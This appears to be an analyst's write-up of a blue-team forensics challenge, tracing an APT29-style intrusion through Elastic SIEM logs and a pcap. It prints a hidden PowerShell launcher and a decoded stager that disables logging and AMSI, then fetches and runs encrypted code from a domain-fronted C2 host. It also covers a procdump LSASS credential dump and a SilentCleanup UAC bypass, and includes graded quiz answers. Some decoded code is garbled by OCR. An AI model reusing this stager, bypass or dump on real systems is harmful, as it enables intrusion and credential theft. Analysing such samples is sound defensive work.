

Analyst： Benjamin Liu

Date：4/4/2026

We know that there is SIEM in this investigation. So, let us try to open it. It is Elastic. If you find that it return "Kibana server is not ready". Please open the terminal, and type in `Sudo systemctl status elasticseartch` , if its status is not active, type in `Sudo systemctl start elasticseartch` . Then try to open Elastic again.




sysmon log provides the hostname and user name.



We can get the ip address from the pcap. We guess the ip have most package.


192.168.116.2	666	80 k	228	37 k	438	42 k	—	—
192.168.116.132	18896	111 M	9077	9863 k	9819	101 M	—	—
192.168.116.133	222	24 k	120	10 k	102	13 k	—	—
192.168.116.137	57443	148 M	23273	103 M	34170	44 M	—	—
192.168.116.254	16	5434	8	2736	8	2698	—	—
192.168.116.255	27	2484	0	0	27	2484	—	—
199.232.57.140	16948	17 M	11682	17 M	5266	450 k	—	—



Time	Event.EventData.Data.ParentCommandLine	Event.EventData.Data.ParentProcessId	Event.EventData.Data.ProcessId
May 23, 2021 @ 19:12:04.501	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -w Hidden -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP -NonI -w Hidden -enc $x; Start-Sleep -Seconds 1\system32\cleanmgr.exe /autoclean /d C:	8948	728

```
powershell.exe -NoP -NonI -w Hidden -c $x=$((gp HKCU:Software\Microsoft\Windows Update).Update); powershell -NoP -NonI -w Hidden -enc $x; Start-Sleep -Seconds 1\system32\cleanmgr.exe /autoclean /d C:
```

- **code explanation：**
  - **-NoP** → Do not load PowerShell profiles (reduces logging, avoids detection)
  - **-NonI** → Non-interactive mode (script execution only)
  - **-w Hidden** → Run with a hidden window (user cannot see it)
  - **-c** → Execute the following command



We have known that explorer.exe can be used by attacter. For tracting the initial source of the infection, we search suspicious activities.

Sort Event.System.TimeCreated.@SystemTime descending

2014-01-01 2016-01-01 2018-01-01 2020-01-01 2022-01-01 2024-01-01

Apr 4, 2011 @ 17:59:34.878 - Apr 4, 2026 @ 17:59:34.878


42

Time	Event.EventData.Data.ParentImage	Event.EventData.Data.Image	Event.EventData.Data.CommandLine	Event.Eve
May 23, 2021 @ 18:53:16.387	C:\Windows\explorer.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	"C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE"	4020
May 23, 2021 @ 18:53:20.359	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s	4020
May 23, 2021 @ 18:53:20.570	C:\Windows\explorer.exe	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s	4020
May 23, 2021 @ 19:03:42.265	C:\Windows\explorer.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\rusty.shackleford\Desktop\37486-the-shocking-truth-about-election-rigging-in-america.doc" /o ""	4020
May 23, 2021 @ 19:05:25.761	C:\Windows\explorer.exe	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe"	4020
May 23, 2021 @ 19:06:09.823	C:\Windows\explorer.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\rusty.shackleford\Desktop\37486-the-shocking-truth-about-election-rigging-in-america.doc" /o ""	4020


The earlyest suspicious activity about explorer.exe shown as follow. The powershell is the parentprocess, but the normal parent process of explorer.exe is Winlogon.exe. And the path of explorer.exe is also wired because "C:\Windows\explorer.exe" is the only legal path, so SysWOW64 is suspicious. So we suspect that the powershell in the "Windows\SysWOW64" is kind of reverse shell.


May 23, 2021 @ 19:13:25.194	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SysWOW64\explorer.exe	"C:\Windows\system32\explorer.exe"	728

we search *SysWOW64* in ascending chronological order. The earlyest item shows that WinWORD.exe is the parentprocess. So we guess a word file embeded a suspicious .exe file.





We search .doc file.





- Figure out the difference of 4 famous C2 frame:
  - **Cobalt Strike** → JA3 + fixed interval Beacon + Malleable C2+ fixed length URL
  - **Metasploit** → obvious URI + Meterpreter module 【host keypoint：Metsrv.dll; stdapi module; powershell.exe->mshta.exe->payload】
  - **Empire** → PowerShell C2 + Base64 + WebClient【host keypoint：register persistent（HKCU RUN); powershell keep running（main characteristic）； 】
  - **Sliver** → mTLS + multiple policies+ Golang + hard to detect





We interprret the code with cyberchef , from Base64.

```
If($PSVERsIONTablePSVERSiONMaJor-gE3)
{$bE2e3=[reF]ASsEmBLYGeTTYPE('SystemManagementAutomationUtils')"GetFIE`ld"('cachedGroupPolicySettings','N'+'onPublic,Static');
{$8fA1b=$be2e3GEtValue($nuLL);If($8fa1b['ScriptB'+'lockLogging']){$8fa1b['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$8Fa1b['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$Val=[ColleCTIOnSGEnERIcDIcTiONAry[sTRiNG,SYStEMOBjECt]]::nEw();
$ValADd('EnableScriptB'+'lockLogging',0);$ValAdD('EnableScriptBlockInvocationLogging',0);
$8fA1b['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vaL}
Else{[SCRIPTBLOcK]"GeTFIE`lD"('signatures','N'+'onPublic,Static')SetVaLUe($Null,(NEW-
ObjeCtCollECtiOnSGENERIcHAshSET[StrInG]))}$REF=[ReF]ASSEmbLyGEtTyPe('SystemManagementAutomationAmsi'+'Utils');
$RefGeTFIeLD('amsiInitF'+'ailed','NonPublic,Static')SEtVALue($NUll,$tRUE);};
[SYSTeMNEtSErvIcEPoINTMAnagEr]::EXpECT100CoNTInuE=0;$e6cC5=NEW-ObJEcTSYStEmNeTWebCLient;$u='Mozilla/
50(WindowsNT61;WOW64;Trident/70;rv:110)likeGecko';
[SystemNetServicePointManager]::ServerCertificateValidationCallback={$true};$ser=$
([TExTENCODINg]::UnicODeGEtSTrinG([ConVerT]::FroMBASe64StrinG('aAB0AHQAcABzADoALwAvAHYAMQBkAGwAaAAxADIAbwAwADYAMABnAGIANQAuAGE
$t='/login/processphp';$E6Cc5HEAdeRsAdD('User-Agent',$u);$e6CC5PRoxy=[SystemNEtWebREquEst]::DeFaULTWeBPROxy;
$E6CC5PRoXYCREdEntIaLs=[SyStEMNetCreDENTIaLCACHe]::DeFauLtNETWorKCrEDeNTIaLS;$Script:Proxy=$e6cc5Proxy;
$K=[SyStEMTExtEncOdinG]::ASCIIGETByTes('ASx=F}#|!njY;H7B5bul3s,Q@/IPmh[2');$R={$D,$K=$ArGs;$S=0255;0255|%{$J=($J+$S[$_]+
$K[$_%$KCounT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
BXoR$S[($S[$I]+$S[$H])%256]}};TRY{$ig=$E6Cc5DownLoADDAtA($SeR)}cATch{};$E6cC5HeaDErSADD("Host","florencereidbankcom");
$E6CC5HeaDerSADd("Cookie","bRMHXIJCzbXL=jshCU0SOJcEMIXOfIhBLm3z8O9M=");$DAtA=$E6CC5DOWnlOadDaTA($sER+$t);$IV=$dAta[03];
$dATa=$Data[4$DATalEngTH];-Join[ChAr[]](&$R$DatA($IV+$K))|IEX
```


We decode this code with cyberchef.

```
ystemNetServicePointManager]::ServerCertificateValidationCallback={$true};$ser=$
TExTENCODINg]::UnicODeGEtSTrinG([ConVerT]::FroMBASe64StrinG('aAB0AHQAcABzADoALwAvAHYAMQBkAGwAaAAxADIAbwAwADYAMABnAGIANQAuAGEAe
```

```
https://v1dlh12o060gb5.azureedge.net:443
```

the other one domain name.

```
};$E6cC5HeaDErSADD("Host","florencereidbankcom");
```



- ***Proxying Technique Used***

  *The attacker has used **domain fronting** to proxy their **Command and Control (C2) infrastructure**.*

  - *Domain fronting allows attackers to disguise C2 traffic as legitimate requests to trusted domains (e.g., cloud services, CDNs).*
  - In the provided PowerShell script, the attacker modifies HTTP headers to route traffic through a fronting domain while hiding the real C2 server.

```
;$E6cC5HeaDErSADD("Host","florencereidbankcom");
```

This technique used by the adversary has also been observed from a known APT group. Use publicly known threat intelligence to find which group this is (Hint MITRE ATT&CK) *(5 points)*

APT29 Correct! ✔

Proxy: Domain Fronting

Other sub-techniques of Proxy (4)

Adversaries may take advantage of routing schemes in Content Delivery Networks (CDNs) and other services which host multiple domains to obfuscate the intended destination of HTTPS traffic or traffic tunneled through HTTPS. [1] Domain fronting involves using different domain names in the SNI field of the TLS header and the Host field of the HTTP header. If both domains are served from the same CDN, then the CDN may route to the address specified in the HTTP header after unwrapping the TLS header. A variation of the the technique, "domainless" fronting, utilizes a SNI field that is left blank; this may allow the fronting to work even when the CDN attempts to validate that the SNI and HTTP Host fields match (if the blank SNI fields are ignored).

For example, if domain-x and domain-y are customers of the same CDN, it is possible to place domain-x in the TLS header and domain-y in the HTTP header. Traffic will appear to be going to domain-x, however the CDN may route it to domain-y.

ID: T1090.004
Sub-technique of: T1090
Tactic: Command and Control
Platforms: ESXi, Linux, Windows, macOS
Contributors: Matt Kelly, @breakersall
Version: 1.2
Created: 14 March 2020
Last Modified: 24 October 2025

Version Permalink

Procedure Examples

ID	Name	Description
G0016	APT29	APT29 has used the meek domain fronting plugin for Tor to hide the destination of C2 traffic.[2]
S0154	Cobalt Strike	Cobalt Strike has the ability to accept a value for HTTP Host Header to enable domain fronting.[3]

The initial access mechanism was not captured in the logs, but based on the intel available on this group, can you extrapolate and provide a best guess? *(5 points)*

phishing Correct! ✔

we discussed that suspicious .exe embeded in .doc file. The most possible way to deliver the .doc file is phishing.


Key Initial Access Techniques:

- **Spear-Phishing with Malicious Attachments/Links:** APT29 uses tailored phishing emails to deliver malicious payloads. Recent campaigns (2024) have used phishing links leading to "waterforvoiceless[.]org" to deploy the **ROOTSAW** (EnvyScout) dropper, which eventually installs **WINELOADER** or **GRAPELOADER** backdoors.
- **HTML Smuggling (ROOTSAW/EnvyScout):** The group embeds malicious ISO or IMG files within HTML attachments. When opened, the browser reconstructs the file, bypassing traditional perimeter security checks (Mark-of-the-Web).
- **Password Spraying and Credential Theft:** They target cloud environments, such as Microsoft 365, using password spraying to find weak accounts, particularly in non-production or "test" tenants that may lack Multi-Factor Authentication (MFA).
- **RDP Exploitation:** In late 2024, they were observed using specially crafted Remote Desktop Protocol (RDP) files that, when opened by a victim, allow the attacker to map the user's file system and gain full access to deploy malware.
- **Supply Chain Compromise:** As seen in the SolarWinds incident, APT29 compromises trusted software vendors to inject malicious code into updates, allowing them to gain access to the networks of downstream customers.
- **OAuth Token Abuse:** After gaining a minor foothold, they steal or abuse OAuth application permissions to access cloud-based email systems without needing to constantly use passwords, enabling stealthy persistence. CISA (.gov) +9

What generic technique did the threat actor use to escalate privileges on the system, and what is the Command line used to achieve this? *(5 points)*

Bypass UAC, C:\Windows\system32\schtasks Correct!

we seartch what commands the attacter do. And we find a schtasks.exe to run silentcleanup task.



search the command , we get info as follow:

Security Warning: UAC Bypass

While this is a legitimate Windows maintenance command, it is frequently used by security researchers and attackers for **User Account Control (UAC) bypassing.** Uptycs +4

- **The Vulnerability**: The `SilentCleanup` task is designed to run with "Highest Privileges" (Administrator) even when triggered by a standard user.
- **The Exploit**: By manipulating environment variables (like `%windir%`), an attacker can trick this task into running a malicious program with full administrative rights without triggering a UAC pop-up. Hak5 Forums +4

If you didn't intend to run a system cleanup, seeing this command in a script or command history could be a sign of a malicious "Living off the Land" (LOLBin) technique.


Can you find any other evidence of malicious activity? What is MITRE ATT&CK Technique ID and name for this activity? *(5 points)*

Credential Access, T1003.001 Correct! ✔

What is the command line for this activity? *(3 points)*

C: \Windows\System32\procdump64.exe" -a Correct! ✔

the attacker run a prodump64.exe and lsass.exe. however, **LSASS is the central authority that decides who can log in and what they can access. Then, produce lsass.dmp.**



What level of access must the attacker have had to perform this activity? *(2 points)*

NT Authority\System Correct! ✔

✓ **Administrator (with SeDebugPrivilege)**

Administrators automatically have the privilege required to read protected process memory.

✓ **NT AUTHORITY\SYSTEM**


SYSTEM can always dump LSASS.

✓ **High-integrity token**

Even if you're “Administrator,” you must be running in **elevated** mode (UAC elevation).

❌ **Standard user cannot dump LSASS**

A normal user will get an access denied error.



Low confidence

- Only a few TTPs match
- TTPs are generic (many groups use them)
- No infrastructure overlap
- No malware family overlap
- No unique indicators

Medium confidence

- Several TTPs match
- Some infrastructure similarities
- Some malware similarities
- But still not enough to be certain

High confidence

- Strong overlap in unique TTPs
- Same malware family
- Same C2 infrastructure
- Same encryption scheme
- Same operational patterns
- Matches historical campaigns

compare technique details with APT29 (https://attack.mitre.org/groups/G0016/)

T1053(scheduled task), T1566(Phishing),T1059.001(powershell),T1548(bypassed UAC)